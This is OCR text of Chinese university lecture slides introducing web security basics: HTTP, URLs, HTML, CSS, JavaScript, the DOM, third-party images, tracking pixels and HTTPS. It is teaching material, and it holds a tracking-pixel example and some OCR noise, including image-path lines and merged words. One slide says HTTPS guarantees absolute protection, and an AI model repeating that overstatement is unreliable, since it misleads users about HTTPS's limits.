山东大学
SHANDONG UNIVERSITY

网络与大数据安全

4 – Web Security

李琨
Email: kunli@sdu.edu.cn

学无止境 气有浩然

目录

CONTENTS

Web简介

什么是Web?

便携、安全地部署应用程序和共享信息的超文本平台


超文本是一种用户接口方式，用以显示文本及与文本相关的内容。现时超文本普遍以电子文档的方式存在，其中的文字包含有可以链接到其他字段或者文档的超文本链接，允许从当前阅读位置直接切换到超文本链接所指向的文字。


HTTP 超文本传输协议Hypertext Transfer Protocol

网络通用数据通信协议

Uniform Resource Locator (URLs)


- 网络检索文档的全局标识符






是默认值80的
时候通常可省略

HTTP请求




GET：no side effect　　POST：possible side effect

HTTP响应


HTTP version
Status code
Reason phrase
Headers
HTTP/1.0 200 OK
Date: Sun, 21 Apr 2019 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0 Connection: keep-alive
Content-Type: text/html
Last-Modified: Thu, 18 Apr 2019 17:39:05 GMT Set-Cookie:
…
Content-Length: 2543
Data
<HTML> Some data... blah, blah, blah </HTML>
Cookies

Web页面结构




一种创建结构化文档的语言，可以嵌入图像、对象或创建交互式表单

index.html

```
<html>
    <body>
        <div>
            foo
            <a href="http://google.com">Go  to Google!</a>
        </div>
        <form>
            <input  type="text" />
            <input  type="radio"  />
            <input  type="checkbox"  />
        </form>
    </body>
</html>
```

Web页面结构




用于描述文件表现形式的样式表语言

index.css

```
p.serif{
font-family:"Times New Roman", Times, serif;
}
p.sansserif{
font-family:Arial, Helvetica,sans-serif;
}
```


Web页面结构





```
<script>
functionmyFunction(){
document.getElementById("demo").innerHTML= ”Textchanged.";
}
</script>
…
<button onclick="myFunction()">Click me</button>
```

用于操作网页的编程语言
所有网页浏览器均支持


Web页面渲染


HTML
HTML 解析
CSS
CSS 解析
page
Javascript
JS 解析
DOM
html
head
body
title
meta
meta
h1
p
ul
a
li
li
li
修改文档对象模型
Painter
bitmap


Bank of America
Banking
Credit Cards
Loans
Investments
Learning
BankAmericard
Cash Rewards credit card
$100
Exclusive Online Bonus Offer
Offer details
Family budgets
Online Bill Pay
Thanks to you
Stay in the know

文档对象模型 Document Object Model DOM

跨平台模型，用于表示 HTML 中的对象并与之交互



Web页面可以嵌入许多来源的内容

跨平台模型，用于表示 HTML 中的对象并与之交互

- 另一个网页 Frames:

<iframe src=“//site.com/frame.html” > < /iframe >

- 脚本 Scripts:

<script src=“//site.com/script.js” > < /script >

- 样式 CSS:

<**link** rel="stylesheet" type="text /css”href=“//site/com/theme.css" / >

HTML图像标签

```
<html>
  …
 <p> … </p>
  …
<img src="http://example.com/sunset.gif" height="50"
width="100">
  …
</html>
```

Displays this nice picture
→→ Security issues?

HTML图像标签

随意插入第三方图像带来的安全问题：

- **隐私泄露**：第三方服务器可以通过图片请求获取用户的IP地址、浏览器信息、访问时间等信息。
- **跟踪用户行为**：第三方可能会使用跟踪像素（1x1像素的透明图片），跟踪像素可以用来分析用户行为，如网站访问频率、页面停留时间等。
- **内容安全策略（CSP）绕过**：如果网站实施了内容安全策略，不当的CSP配置可能允许加载第三方资源，从而增加被攻击的风险。
- **恶意软件分发**：第三方图片可能被用作恶意软件分发的途径，如通过图片链接引导用户下载恶意文件。
- **资源劫持**：如果第三方服务器被攻击或不可信，图片资源可能被替换或篡改，用于展示不恰当的内容或进行网络钓鱼攻击。

HTML图像标签——用户行为跟踪

“跟踪像素”或“网页信标”（Web Beacon）：

通常是1x1像素的透明GIF或PNG图片，或者使用JavaScript来实现，它们可以被嵌入到网页中。

当用户浏览含有跟踪像素的网页时，跟踪像素会被加载，此时浏览器会发送一个请求到服务器，从而使服务器得以记录用户的行为信息。

例：
```
<img src =
"http://example.com/trackingpixel.gif?emailId=user@example.com&campaignId=123" width="1" height="1" />
```

当用户打开网页时，trackingpixel.gif 图片会被请求，请求中包含了查询参数，第三方服务器通过记录这些请求，就可以知道特定的页面何时被打开。

另一种用法：早期的邮件已读回执

HTTP和HTTPS

HTTP：HyperText Transfer Protocol 超文本传输协议

以明文方式发送内容，不提供任何方式的数据加密，默认端口为80

HTTPS：Hypertext Transfer Protocol Secure 超文本传输安全协议

经由 HTTP 进行通信，但利用 SSL/TLS 来加密数据包，默认端口为443


优点：


- 安全性：HTTPS 在数据传输过程中保证绝对的密文传输，可以防止数据在传输过程中被窃取或改变，保证数据的完整性

缺点：


- 在相同的网络环境下，HTTPS 比 HTTP 的响应时间更长
- HTTPS 的安全是有范围的，在服务器被劫持等情况下几乎起不到作用
- HTTPS 需要更多的服务器资源，会导致成本升高

